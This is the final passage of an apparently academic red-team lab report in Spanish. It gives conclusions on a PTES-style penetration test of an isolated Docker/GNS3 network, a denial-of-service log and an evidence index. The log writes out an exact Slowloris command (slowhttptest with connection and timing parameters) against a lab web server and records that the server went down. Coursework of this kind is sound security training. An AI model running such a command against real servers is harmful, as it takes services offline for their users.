El ejercicio cumplió **todos los objetivos planteados**: se mapeó la red, se identificaron 8 vulnerabilidades (1 crítica, 4 altas, 3 medias), se obtuvo acceso root, se extrajeron datos sensibles y se demostró degradación de servicio. La infraestructura evaluada presenta un **nivel de riesgo ALTO**: combina servicios obsoletos, credenciales débiles y configuraciones inseguras que permiten comprometer las tres dimensiones de la tríada CIA con herramientas estándar y sin requerir exploits sofisticados.

El valor del ejercicio para el equipo fue doble: validó una **metodología PTES reproducible y automatizada** (scripts versionados, evidencia con timestamp) y permitió **visualizar el impacto** de cada técnica sobre una topología realista en GNS3, facilitando la coordinación con el Blue Team y la comunicación de riesgos.

Anexo A — Bitácora DoS

```

Vector:                Slowloris
Operador:              Samuel Estuardo España Son / Gerardo Antonio Ovando Hernandez
Hora inicio (HH:MM:SS): 08:23:40
Hora fin (HH:MM:SS):   08:24:41
Duración real (segundos): 60
Comando exacto:        slowhttptest -c 500 -H -i 10 -r 200 -t GET
                        -u http://172.20.0.50:80/ -x 24 -p 3 -l 60
Latencia base (ms):    ~5 ms (HTTP 200)
Latencia pico (ms):    3000 ms (timeout / HTTP 000)
Códigos HTTP observados: 200 (27 muestras) / 000 (14 muestras)
Servicio caído:        Sí (degradado a caído durante la ventana)
Tiempo de recuperación: ~15 segundos tras cesar el ataque
Detección por Blue Team: No (entorno académico aislado, sin IDS activo)
Notas adicionales:      Apache con MaxRequestWorkers=20; pool agotado
                        por 500 conexiones lentas. Evidencia: monitor.csv,

```

Anexo B — Índice de evidencias

Fase	Directorio	Archivos clave
1 — Recon	evidence/phase-1-recon/20260523-151342/	ping-sweep.txt, banners.txt, dns-reverse.txt
2 — Scanning	evidence/phase-2-scanning/20260523-151417/	full-scan.nmap, open-ports.txt, vuln-scripts.txt
3 — Enum	evidence/phase-3-enumeration/2026052315*/	nikto.txt, gobuster.txt, enum4linux.txt
4 — Creds	evidence/phase-4-credentials/20260523-160012/	default-creds-results.txt
5 — Exploit	evidence/phase-5-exploitation/20260523-161524/ + sqli-dvwa/	msf-shell.txt, sqli-output, lfi-passwd.txt, upload-rce.txt
6 — DoS	loot/phase-6-dos-btweb/20260530-082326/	monitor.csv, baseline-curl.csv, slowloris.pcap, slowloris-report.html
7 — Post	evidence/phase-7-post-exploitation/20260523-161704/	linpeas-output.txt (526 KB)

⚠ La evidencia de fases 1–5 y 7 se generó en el entorno Docker Compose. La fase 6 se ejecutó sobre la topología GNS3 (2026-05-30) y su evidencia vive dentro del contenedor Kali en ``/root/loot/``. Procedimiento de extracción en ``gns3/MANUAL_EJECUCION_GNS3.md` §8`.

Documento generado a partir de `reports/INFORME_FINAL_template.md` — Red Team Lab · Redes 2 · 2026

Link del Video

https://drive.google.com/drive/folders/1xhZNJYSzW3u_E6oHe1Te-K95TT_qAVjp?usp=sharing

Participación dentro de la actividad sábado 30



